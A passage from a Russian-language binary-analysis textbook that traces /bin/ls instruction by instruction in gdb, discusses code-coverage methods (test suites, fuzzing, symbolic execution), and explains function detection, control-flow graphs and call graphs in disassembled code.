      0x0000000004022e0 - 0x0000000004029f0 is .plt
```

<sup>1</sup> См. <http://www.ollydbg.de/>.

```

0x00000000004029f0 - 0x00000000004029f8 is .plt.got
0x0000000000402a00 - 0x0000000000413c89 is .text
0x0000000000413c8c - 0x0000000000413c95 is .fini
0x0000000000413ca0 - 0x000000000041a654 is .rodata
0x000000000041a654 - 0x000000000041ae60 is .eh_frame_hdr
0x000000000041ae60 - 0x000000000041dae4 is .eh_frame
0x000000000061de00 - 0x000000000061de08 is .init_array
0x000000000061de08 - 0x000000000061de10 is .fini_array
0x000000000061de10 - 0x000000000061de18 is .jcr
0x000000000061de18 - 0x000000000061dff8 is .dynamic
0x000000000061dff8 - 0x000000000061e000 is .got
0x000000000061e000 - 0x000000000061e398 is .got.plt
0x000000000061e3a0 - 0x000000000061e600 is .data
0x000000000061e600 - 0x000000000061f368 is .bss
❸ (gdb) b *0x4049a0
Breakpoint 1 at 0x4049a0
❹ (gdb) set pagination off
❺ (gdb) set logging on
Copying output to gdb.txt.
(gdb) set logging redirect on
Redirecting output to gdb.txt.
❻ (gdb) run
❼ (gdb) display/i $pc
❽ (gdb) while 1
❾ >si
>end
chapter1 chapter2 chapter3 chapter4 chapter5
chapter6 chapter7 chapter8 chapter9 chapter10
chapter11 chapter12 chapter13 inc
(gdb)

```

Здесь мы загружаем в gdb файл `/bin/ls` и получаем трассу всех команд, выполняемых в процессе распечатки содержимого текущего каталога. После запуска gdb можно запросить информацию о загруженных в него файлах (в данном случае загружен только выполняемый файл `/bin/ls`)

❶. В ответ мы получим адрес точки входа в программу❷, так чтобы можно было поставить точку останова, срабатывающую сразу после начала работы двоичного файла❸. Затем мы отключаем разбиение на страницы❹ и конфигурируем gdb, так чтобы он отправлял все в файл, а не на стандартный вывод❺. По умолчанию файл журнала называется `gdb.txt`. В режиме разбиения на страницы gdb приостанавливается после вывода определенного числа строк, давая пользователю возможность прочитать напечатанное на экране, прежде чем двигаться дальше. Этот режим по умолчанию включен. Поскольку мы выводим в файл, такие паузы не нужны – нам просто пришлось бы раз за разом нажимать клавишу для продолжения, что быстро наскучило бы.

Настроив все, что нужно, мы запускаем двоичный файл❻. Выполнение приостанавливается сразу, как встретится точка входа. Это дает нам шанс попросить gdb вывести в файл первую команду❼, а затем войти в цикл while❽, который выполняет по одной команде за раз❾ (это называется *пошаговый режим*), пока еще остаются команды.

Каждая команда, выполненная в пошаговом режиме, автоматически выводится в файл журнала в том же формате, что и выше. После того как программа завершится, мы получим файл, содержащий все выполненные команды. Разумеется, файл будет довольно длинным; даже при простом прогоне небольшой программы процессор выполняет десятки, а то и сотни тысяч команд, как видно из листинга 6.2.

#### *Листинг 6.2. Результат динамического дизассемблирования с помощью gdb*

```
❶ $ wc -l gdb.txt
614390 gdb.txt
❷ $ head -n 20 gdb.txt
Starting program: /bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000000004049a0 in ?? ()
❸ 1: x/i $pc
=> 0x4049a0:      xor      %ebp,%ebp
0x0000000004049a2 in ?? ()
1: x/i $pc
=> 0x4049a2:      mov      %rdx,%r9
0x0000000004049a5 in ?? ()
1: x/i $pc
=> 0x4049a5:      pop      %rsi
0x0000000004049a6 in ?? ()
1: x/i $pc
=> 0x4049a6:      mov      %rsp,%rdx
0x0000000004049a9 in ?? ()
1: x/i $pc
=> 0x4049a9:      and      $0xffffffffffffffff,%rsp
0x0000000004049ad in ?? ()
```

Утилита `wc` показывает, что файл журнала содержит 614 390 строк, гораздо больше, чем мы можем показать в тексте книги ❶. Чтобы составить представление о том, как выглядит вывод, можно воспользоваться утилитой `head` и напечатать первые 20 строк файла ❷. Собственно выполнение начинается в точке ❸. Для каждой выполненной команды `gdb` печатает инструкцию вывода этой команды в файл, затем саму команду и, наконец, контекст, описывающий местонахождение команды (неизвестный, поскольку двоичный файл зачищен). С помощью `grep` можно отфильтровать всё, кроме строк, содержащих выполненные команды, поскольку только они нас и интересуют. Результат показан в листинге 6.3.

#### *Листинг 6.3. Профильтрованный результат динамического дизассемблирования с помощью gdb*

```
$ egrep '^=> 0x[0-9a-f]+:' gdb.txt | head -n 20
=> 0x4049a0:      xor      %ebp,%ebp
```

---

```

=> 0x4049a2:      mov     %rdx,%r9
=> 0x4049a5:      pop     %rsi
=> 0x4049a6:      mov     %rsp,%rdx
=> 0x4049a9:      and     $0xfffffffffffffff0,%rsp
=> 0x4049ad:      push    %rax
=> 0x4049ae:      push    %rsp
=> 0x4049af:      mov     $0x413c50,%r8
=> 0x4049b6:      mov     $0x413be0,%rcx
=> 0x4049bd:      mov     $0x402a00,%rdi
=> 0x4049c4:      callq   0x402640 <__libc_start_main@plt>
=> 0x4022e0:      pushq   0x21bd22(%rip) # 0x61e008
=> 0x4022e6:      jmpq    *0x21bd24(%rip) # 0x61e010
=> 0x413be0:      push    %r15
=> 0x413be2:      push    %r14
=> 0x413be4:      mov     %edi,%r15d
=> 0x413be7:      push    %r13
=> 0x413be9:      push    %r12
=> 0x413beb:      lea     0x20a20e(%rip),%r12 # 0x61de00
=> 0x413bf2:      push    %rbp

```

---

В таком виде воспринимать результат гораздо удобнее.

## 6.2.2 Стратегии покрытия кода

Основной недостаток любого динамического анализа, а не только динамического дизассемблирования – проблема покрытия кода: анализ видит только те команды, которые были выполнены во время прогона. Так что если важная информация скрыта в других командах, то анализ о ней никогда не узнает. Например, если вы динамически анализируете программу, содержащую логическую бомбу (например, активацию вредоносного поведения в какой-то момент в будущем), то ничего не узнаете о ней, пока не станет слишком поздно. С другой стороны, внимательное изучение программы методами статического анализа могло бы обнаружить проблему. Другой пример – динамически тестируя программу в поисках дефектов, вы никогда не можете быть уверены, что в каком-то редко посещаемом уголке не притаилась ошибка, ускользнувшая от тестов.

Многие вредоносные программы даже активно пытаются спрятаться от инструментов динамического анализа или отладчиков типа `gdb`. Практически все такие инструменты порождают в окружении нечто, допускающее обнаружение; даже если анализ больше ничем себя не выдает, он неизбежно замедляет выполнение, и этого достаточно для обнаружения. Вредоносные программы обнаруживают такие вещи и скрывают свое истинное поведение, если знают, что подвергаются анализу. Чтобы выполнить динамический анализ в такой ситуации, необходимо произвести обратную разработку, а затем подавить все препятствующие анализу проверки (например, перезаписав байты кода другими). Из-за таких приемов препятствования анализу обычно имеет смысл дополнять динамический анализ вредоносных программ статическим.



---

Поскольку искать входные данные для покрытия всех возможных путей выполнения программы трудно и долго, динамическое дизассемблирование почти никогда не раскрывает все возможное поведение программы. Существует несколько способов улучшить покрытие инструментов динамического анализа, хотя в общем случае ни один из них не дает полноты, достигаемой методами статического анализа. Рассмотрим наиболее употребительные методы.

## Комплекты тестов

Один из самых простых и популярных способов увеличить покрытие кода – прогон анализируемого двоичного файла с известными тестовыми данными. Разработчики часто вручную создают тесты для своих программ, стараясь подобрать входные данные, так чтобы покрыть как можно большую часть функциональности. Такие комплекты тестов идеальны для динамического анализа. Чтобы добиться хорошего покрытия, просто выполните анализ программы с каждым набором тестовых данных. Конечно, у подобного подхода есть недостаток – готовые комплекты тестов не всегда удается добыть, например для коммерческих или вредоносных программ.

Как именно использовать комплекты тестов для покрытия кода приложения, зависит от структуры комплекта. Как правило, в файле Makefile существует специальная цель `test`, которой можно воспользоваться для прогона комплекта тестов, выполнив команду `make test`. Цель `test` нередко устроена, как показано в листинге 6.4.

*Листинг 6.4. Структура цели `test` в файле Makefile*

---

```
PROGRAM := foo

test: test1 test2 test3 # ...

test1:
    $(PROGRAM) < input > output
    diff correct output

# ...
```

---

Переменная `PROGRAM` содержит имя тестируемого приложения, в данном случае `foo`. Цель `test` зависит от ряда тестов (`test1`, `test2` и т. д.), каждый из которых вызывается при выполнении `make test`. Каждый тест заключается в выполнении `PROGRAM` с некоторыми входными данными, запоминании выхода и сравнении его с правильным выходом посредством `diff`.

Существует много других (более лаконичных) способов реализовать каркас тестирования такого типа, но суть дела в том, что мы можем прогнать свой инструмент динамического анализа для каждого теста, просто подменив переменную `PROGRAM`. Предположим, к примеру, что мы хотим прогнать каждый тест `foo` с помощью `gdb`. (На прак-



---

тике вместо gdb вы, вероятно, воспользуетесь каким-либо полностью автоматизированным средством динамического анализа, которые научитесь создавать в главе 9.) Это можно было бы сделать следующим образом:

---

```
make test PROGRAM="gdb foo"
```

---

Здесь мы переопределяем PROGRAM, так что для каждого теста прогоняется не просто foo, а foo *под управлением gdb*. Таким образом, gdb или любой другой инструмент динамического анализа выполняет foo с каждым тестом, т. е. динамический анализ покрывает весь код foo, покрытый тестами. В тех случаях, когда переменная PROGRAM, которую можно было бы подменить, не определена, придется выполнить контекстную замену, но идея при этом не меняется.

## Фаззинг

Существуют инструменты, называемые *фаззерами*, которые автоматически генерируют входные данные, стремясь покрыть новые пути в коде данного двоичного файла. Из хорошо известных фаззеров упомянем AFL, проект Microsoft Springfield и Google OSS-Fuzz. Можно выделить две широкие категории фаззеров, различающиеся способом генерирования входных данных:

- 1) генерирующие фаззеры: генерируют входные данные с чистого листа (возможно, даже не зная их ожидаемого формата);
- 2) мутирующие фаззеры: генерируют новые входные данные, изменяя каким-то образом допустимые входные данные, например отправляясь от имеющегося набора тестов.

Успешность и качество работы фаззеров сильно зависят от доступной фаззеру информации. Например, очень полезно иметь исходный код или информацию об ожидаемом формате входных данных. Если ни то, ни другое недоступно (и даже если все известно), фаззинг может занять много времени и так и не добраться до кода, скрытого за сложными последовательностями условий if/else, о которых фаззер не «догадался». Фаззеры обычно применяются для поиска дефектов в программе путем подачи разных входных данных, пока программа не «грохнется».

В этой книге я не буду вдаваться в детали фаззинга, но призываю вас поэкспериментировать с каким-нибудь бесплатным инструментом. Методы работы с фаззерами различаются. Хорошим кандидатом для экспериментирования является программа AFL, она бесплатна, и для нее есть хорошая онлайн-документация<sup>1</sup>. Кроме того, в главе 10 мы поговорим, как можно дополнить фаззинг динамическим анализом заражения.

---

<sup>1</sup> См. <http://lcamtuf.coredump.cx/afl/>.

## Символическое выполнение

Символическое выполнение – продвинутая техника, которую мы подробно обсудим в главах 12 и 13. Помимо покрытия кода, у нее много других применений. Здесь я расскажу лишь об общей идее символического выполнения в контексте покрытия кода, опуская многочисленные детали, поэтому не расстраивайтесь, если не все будет понятно.

Обычно при выполнении приложения используются конкретные значения всех переменных. В каждый момент выполнения все регистры процессора и области памяти содержат определенные значения, и эти значения изменяются по ходу вычислений. Символическое выполнение устроено иначе.

Если в двух словах, то приложение выполняется не с конкретными, а с символическими значениями. Символические значения можно представлять себе как математические символы. Символическое выполнение – это по существу эмуляция программы, когда все или некоторые переменные (или состояния регистров и памяти) представлены такими символами<sup>1</sup>. Чтобы лучше понять, что имеется в виду, рассмотрим псевдокод в листинге 6.5.

*Листинг 6.5. Пример псевдокода для иллюстрации символического выполнения*

```
❶ x = int(argv[0])  
   y = int(argv[1])  
  
❷ z = x + y  
❸ if(x < 5)  
    foo(x, y, z)  
❹ else  
    bar(x, y, z)
```

Программа принимает два аргумента в командной строке, преобразует их в числа и сохраняет в двух переменных,  $x$  и  $y$  ❶. В начале символического выполнения можно было бы сказать, что переменная  $x$  содержит символическое значение  $\alpha_1$ , а  $y$  –  $\alpha_2$ . И  $\alpha_1$ , и  $\alpha_2$  – символы, способные представлять любое числовое значение. Затем в процессе эмуляции программа вычисляет формулы с этими символами. Например, операция  $z = x + y$  приводит к тому, что  $z$  принимает символическое выражение  $\alpha_1 + \alpha_2$  ❷.

Одновременно в процессе символического выполнения вычисляются *путевые ограничения*, т. е. ограничения на конкретные значения, которые могут принимать символы с учетом тех ветвей, по которым они прошли. Например, если была выбрана ветвь `if(x < 5)`, то в символическое выполнение добавляется путевое ограничение  $\alpha_1 < 5$  ❸. Это ограничение выражает тот факт, что если выбрана данная ветвь `if`, то

<sup>1</sup> Можно также смешивать конкретное и эмулированное символическое выполнение, мы дойдем до этого в главе 12.

$\alpha_1$  (символическое значение, хранящееся в  $x$ ) должно быть меньше 5. В противном случае эта ветвь не была бы выбрана. Для каждой ветви символическое выполнение соответственно расширяет список путевых ограничений.

Какое отношение всё это имеет к покрытию кода? Идея в том, что, имея список путевых ограничений, мы можем проверить, существуют ли конкретные входные данные, удовлетворяющие всем ограничениям. Существуют специальные программы, называемые решателями задач удовлетворения ограничений, которые по заданному списку ограничений проверяют, имеется ли какой-то способ удовлетворить их все. Например, если единственное ограничение имеет вид  $\alpha_1 < 5$ , то решатель может выдать решение  $\alpha_1 = 4 \wedge \alpha_2 = 0$ . Заметим, что путевые ограничения ничего не говорят об  $\alpha_2$ , поэтому подойдет любое значение. Это означает, что если в начале конкретного выполнения программы задать (с помощью входных аргументов) значение 4 для  $x$  и значение 0 для  $y$ , то будет выбрана та же последовательность ветвей, что при символическом выполнении. Если решения не существует, то решатель сообщит об этом.

Теперь, чтобы увеличить покрытие кода, мы можем изменить путевые ограничения и спросить у решателя, существует ли способ удовлетворить их. Например, можно «перешелкнуть» ограничение  $\alpha_1 < 5$ , заменив его на  $\alpha_1 \geq 5$ , и запросить у решателя решение. Решатель в ответ выдаст возможное решение, скажем  $\alpha_1 = 5 \wedge \alpha_2 = 0$ , которое можно подать на вход конкретному выполнению программы, заставив ее выбрать ветвь `else` и тем самым увеличив покрытие кода ④. Если решатель сообщит, что решения не существует, то мы понимаем, что «перешелкнуть» эту ветвь невозможно, и должны искать новые пути, изменяя другие путевые ограничения.

Из этого обсуждения вы, наверное, вынесли, что символическое выполнение (и даже его применение к покрытию кода) – сложный предмет. Даже обладая возможностью «перешелкивать» путевые ограничения, все равно нереально покрыть все пути в программе, потому что их количество экспоненциально возрастает с увеличением числа команд ветвления. К тому же решение системы путевых ограничений требует много вычислительных ресурсов; если не принять меры, то подход на основе символического выполнения легко может стать немасштабируемым. На практике применять символическое выполнение нужно очень осторожно, чтобы не пострадали ни масштабируемость, ни эффективность. Пока что я изложил лишь основные идеи, лежащие в основе символического выполнения, но, надеюсь, подготовил вас к тому, чего ожидать от глав 12 и 13.

## 6.3 Структурирование дизассемблированного кода и данных

До сих пор я описывал, как статические и динамические дизассемблеры находят команды в двоичном файле, но на этом дизассембли-

рование не заканчивается. Большие неструктурированные кучи дизассемблированных команд проанализировать невозможно, поэтому дизассемблеры, как правило, каким-то образом организуют дизассемблированный код, чтобы работать с ним было проще. Я расскажу о типичных структурах кода и данных, которые выявляют дизассемблеры, и о том, как это помогает двоичному анализу.

### 6.3.1 Структурирование кода

Для начала рассмотрим различные способы структурирования дизассемблированного кода. Те структуры, которые я покажу, упрощают анализ кода двумя способами.

- **Изоляция:** разбиение кода на логически связанные блоки упрощает анализ назначения каждого блока и межблочных связей.
- **Выявление потока управления:** некоторые из обсуждаемых ниже структур кода явно описывают не только сам код, но и передачи управления между блоками кода. Эти структуры можно представить визуально, что позволяет легко и быстро понять, как устроены потоки управления в коде и что примерно код делает.

Следующие структуры кода полезны как для автоматизированного, так и для ручного анализа.

#### Функции

В большинстве языков программирования высокого уровня (включая C, C++, Java, Python и т. д.) функции являются фундаментальными строительными блоками, образующими логически связанные части кода. Любой программист знает, что программы, которые хорошо структурированы и правильно разбиты на функции, гораздо проще понять, чем плохо структурированные программы, в которых код напоминает «блюдо спагетти». Поэтому большинство дизассемблеров стараются восстановить первоначальную структуру функций в программе и с ее помощью сгруппировать дизассемблированные команды в функции. Это называется *обнаружением функций*. Это не только делает код проще для инженеров, занимающихся обратной разработкой, но и помогает выполнять автоматизированный анализ. Например, одной из целей автоматизированного анализа двоичного файла может стать поиск ошибок на уровне функций или модификация кода, так чтобы некоторая связанная с безопасностью проверка производилась в начале и в конце каждой функции.

Если двоичный файл содержит символическую информацию, то обнаружить функции тривиально; в таблице символов определено множество функций, включающее имена, начальные адреса и размеры. Увы, как отмечалось в главе 1, двоичные файлы часто зачищаются, и тогда обнаружение функций оказывается куда более сложным делом. На двоичном уровне пропадают все характерные признаки функций в исходном коде, поэтому их границы во время компиляции

размываются. Код, принадлежащий определенной функции, может даже не занимать непрерывный участок в двоичном файле. Части функции могут быть разбросаны по всей секции кода, а некоторые участки кода могут даже разделяться несколькими функциями (это называется *перекрыванием блоков кода*). На практике большинство дизассемблеров предполагают, что функции занимают непрерывный участок файла и код не разделяется; это действительно так во многих, но не во всех случаях, а особенно заметные исключения представляют прошивки и код встраиваемых систем.

Чаще всего стратегия обнаружения функций основана на *сигнатурах функций*, т. е. характерных последовательностях команд в начале и в конце функции. Эта стратегия применяется во всех популярных рекурсивных дизассемблерах, включая IDA Pro. Линейные дизассемблеры, в частности `objdump`, обнаруживают функции, только когда имеются символы. Обычно алгоритмы обнаружения на основе сигнатур сначала выполняют проход по дизассемблированному двоичному файлу с целью обнаружения функций, адресуемых непосредственно командой `call`. Это просто, гораздо сложнее найти функции, адресуемые только косвенно, а также хвостовые вызовы<sup>1</sup>. Чтобы разобраться с такими сложными случаями, детекторы на основе сигнатур обращаются к базам данных о сигнатурах хорошо известных функций.

К числу характерных сигнатур функций относятся хорошо известные *прологи функций* (команды, инициализирующие кадр стека функции) и *эпилоги функций* (команды, уничтожающие кадр стека). Например, неоптимизированный код функций, генерируемый компиляторами на платформе x86, часто начинается прологом `push ebp; mov ebp, esp` и заканчивается эпилогом `leave; ret`. Многие детекторы функций ищут такие сигнатуры в двоичном файле и считают их признаками начала и конца функции.

Хотя функции – важный и полезный способ структурирования дизассемблированного кода, следует всегда помнить о возможности ошибок. На практике паттерны функций зависят от платформы, от компилятора и от уровня оптимизации, заданного при создании двоичного файла. В оптимизированных функциях может вообще не быть прологов и эпилогов, из-за чего детектор на основе сигнатур не сможет их распознать. В результате ошибки при обнаружении функций встречаются регулярно. Например, считается нормальным, если в 20 или более процентах случаев дизассемблер неверно определяет начальный адрес функции или даже сообщает о функции там, где ее нет.

<sup>1</sup> Если функция  $F_1$  завершается вызовом другой функции  $F_2$ , то говорят, что имеет место *хвостовой вызов*. Компиляторы часто оптимизируют хвостовые вызовы: вместо команды `call` для вызова  $F_2$  используют команду `jmp`. В этом случае  $F_2$  после завершения возвращается прямо в ту точку, откуда была вызвана  $F_1$ . Это означает, что  $F_1$  не должна возвращать управление явно, т. е. мы экономим одну команду `ret`. Из-за использования обычной команды `jmp` хвостовой вызов лишает детекторы функций возможности распознать  $F_2$  как функцию.

В недавних исследованиях применяются другие методы обнаружения функций – основанные не на сигнатурах, а на структуре кода<sup>1</sup>. Потенциально этот подход точнее, чем основанные на сигнатурах, но ошибки обнаружения все равно возникают. Эта идея интегрирована в программу Binary Ninja, исследовательский инструмент, который может работать с IDA Pro, так что при желании можете попробовать.

### Обнаружение функций с помощью секции .eh\_frame

Интересный альтернативный подход к обнаружению функций в двоичных ELF-файлах основан на использовании секции .eh\_frame, которая позволяет решить проблему обнаружения на корню. В секции .eh\_frame находится информация, относящаяся к отладочным средствам на основе DWARF, в частности раскрытке стека. Она включает информацию о границах всех функций в двоичном файле. Эта информация остается даже в зачищенных файлах, если только файл не был откомпилирован gcc с флагом -fno-asynchronous-unwind-tables. Используется она главным образом для обработки исключений C++, но также и для других целей, например в функции backtrace() и во внутренних функциях gcc типа \_\_attribute\_\_((\_\_cleanup\_\_(f))) и \_\_builtin\_return\_address(n). Из-за столь многочисленных применений секция .eh\_frame по умолчанию сохраняется не только в двоичных файлах программ, написанных на C++, где нужна для обработки исключений, но и во всех двоичных файлах, порожденных gcc, в т. ч. написанных на простом C.

Насколько мне известно, этот метод впервые был описан Райаном О'Нилом (Ryan O'Neill) (псевдоним ElfMaster). На своем сайте по адресу [http://www.bitlackeys.org/projects/eh\\_frame.tgz](http://www.bitlackeys.org/projects/eh_frame.tgz) он выложил код разбора секции .eh\_frame, который находит адреса и размеры функций.

### Графы потоков управления

Разбиение дизассемблированного кода на функции – вещь хорошая, но некоторые функции весьма велики, поэтому анализ даже одной функции может оказаться трудным делом. Для организации кода каждой функции дизассемблеры и каркасы двоичного анализа применяют еще одну структуру данных – граф потока управления (*control-flow graph* – CFG). CFG полезны как для автоматизированного, так и для ручного анализа. Кроме того, они дают удобное графическое представление структуры кода, что позволяет составить первое впечатление о назначении функции. На рис. 6.5 приведен пример CFG функции в IDA Pro.

<sup>1</sup> Прототип такого инструмента имеется по адресу <https://www.vusec.net/projects/function-detection/>.




Рис. 6.5. CFG, построенный IDA Pro

Как видим, CFG представляет код внутри функции в виде множества *простых блоков* кода, соединенных *ребрами ветвлений*, которые изображены стрелками. Простой блок – это последовательность команд, в которой первая команда является единственной точкой входа (только на нее могут ссылаться команды перехода в двоичном файле), а последняя – единственной точкой выхода (только эта команда может осуществлять переход на другой простой блок). Иначе



говоря, стрелки могут входить только в первую команду, а исходить только из последней команды простого блока.

Если простой блок  $B$  соединен с простым блоком  $C$  ребром в CFG, значит, последняя команда  $B$  может быть переходом на начало  $C$ . Если из  $B$  исходит только одно ребро, значит, он точно передает управление блоку на другом конце этого ребра. Например, такую картину мы увидим для команды косвенного перехода или вызова. С другой стороны, если  $B$  заканчивается командой условного перехода, то из него будет исходить два ребра, и какое из них будет выбрано на этапе выполнения, зависит от результата вычисления условия.

Ребра вызова не являются частью CFG, потому что ведут за пределы функции. Вместо них в CFG показаны только «сквозные» ребра, ведущие на команду, которая получит управление после возврата из функции. Существует еще одна структура кода – граф вызовов, – предназначенная для представления ребер между командами вызова и функциями. О графах вызовов я расскажу в следующем разделе.

На практике дизассемблеры часто опускают косвенные ребра в CFG, потому что статически трудно разрешить потенциальные конечные точки таких ребер. Иногда дизассемблеры определяют глобальный CFG, а не CFG для отдельных функций. Такой глобальный CFG называется *межпроцедурным* (ICFG), поскольку по существу представляет собой объединение CFG всех функций (*процедура* – альтернативное название функции). ICFG устраняют необходимость в чреватом ошибками обнаружении функций, но лишены тех преимуществ изоляции, которыми обладают CFG уровня функций.

## Графы вызовов

Графы вызовов похожи на CFG, но показывают связи между точками вызова и функциями, а не между простыми блоками. Иными словами, CFG показывает поток управления внутри функции, а графы вызовов – как функции могут вызывать друг друга. Как и в случае CFG, в графах вызовов часто опускают косвенные ребра, потому что невозможно точно определить, какая функция будет вызвана в точке косвенного вызова.

Слева на рис. 6.6 показан набор функций (с метками от  $f_1$  до  $f_4$ ) и связи между ними по вызовам. Каждая функция состоит из простых блоков (серые кружки) и ребер ветвлений (стрелки). Справа показан соответствующий граф вызовов. Как видим, граф вызовов содержит по одной вершине для каждой функции, а его ребра показывают, что функция  $f_1$  может вызывать  $f_2$  и  $f_3$ , а функция  $f_3$  может вызывать  $f_1$ . Хвостовые вызовы, реализованные командами перехода, в графе вызовов показаны как обычные вызовы. Отметим, однако, что косвенный вызов функции  $f_4$  из  $f_2$  в графе вызовов не показан.

IDA Pro умеет также показывать частичные графы вызовов, на которых изображены только функции, потенциально способные вызвать указанную вами функцию. Для ручного анализа такие графы зачастую полезнее полных графов вызовов, которые содержат слишком много



информации. На рис. 6.7 приведен пример частичного графа вызовов, на котором показаны ссылки на функцию `sub_404610`. Из графа видно, откуда вызывается эта функция; например, `sub_404610` вызывается из `sub_4e1bd0`, которая сама вызывается из `sub_4e2fa0`.




Рис. 6.6. CFG и связи между функциями (слева) и соответствующий граф вызовов (справа)




Рис. 6.7. Граф вызовов функции `sub_404610`, построенный в IDA Pro

Дополнительно графы вызовов, порождаемые IDA Pro, показывают команды, которые где-то сохраняют адрес функции. Например, по адресу `0x4e072c` в секции `.text` находится команда, сохраняющая

---

адрес функции `sub_4e2fa0` в памяти. Это называется «взятием адреса» функции `sub_4e2fa0`. Функции, адрес которых берется где-то в коде, называются *функциями с сохраняемым адресом* (address-taken function).

Знать, адреса каких функций хранятся, полезно, потому что это значит, что функция может быть вызвана косвенно, даже если мы не знаем точно, откуда. Если адрес функции нигде не берется и не встречается ни в какой секции данных, то мы знаем, что эта функция никогда не будет вызвана косвенно<sup>1</sup>. Это полезно для некоторых видов двоичного анализа и в целях безопасности, например если вы стремитесь обезопасить двоичный файл, ограничив косвенные вызовы только допустимыми целями.

## Объектно-ориентированный код

Многие инструменты двоичного анализа, в т. ч. полнофункциональные дизассемблеры типа IDA Pro, ориентированы на программы, написанные на *процедурных языках*, например С. Поскольку в таких языках основной структурной единицей является функция, то инструменты и дизассемблеры предоставляют такие средства, как детекторы функций, имеющие целью восстановить структуру программы, и графы вызовов для изучения связей между функциями.

В объектно-ориентированных языках типа С++ основной структурной единицей является *класс*, группирующий логически связанные функции и данные. Обычно такие языки предлагают сложные механизмы обработки исключений, позволяющие возбуждать из любого места программы исключения, которые затем перехватываются и обрабатываются специальным блоком кода. К сожалению, современные инструменты двоичного анализа не умеют восстанавливать иерархии классов и структуры обработки исключений.

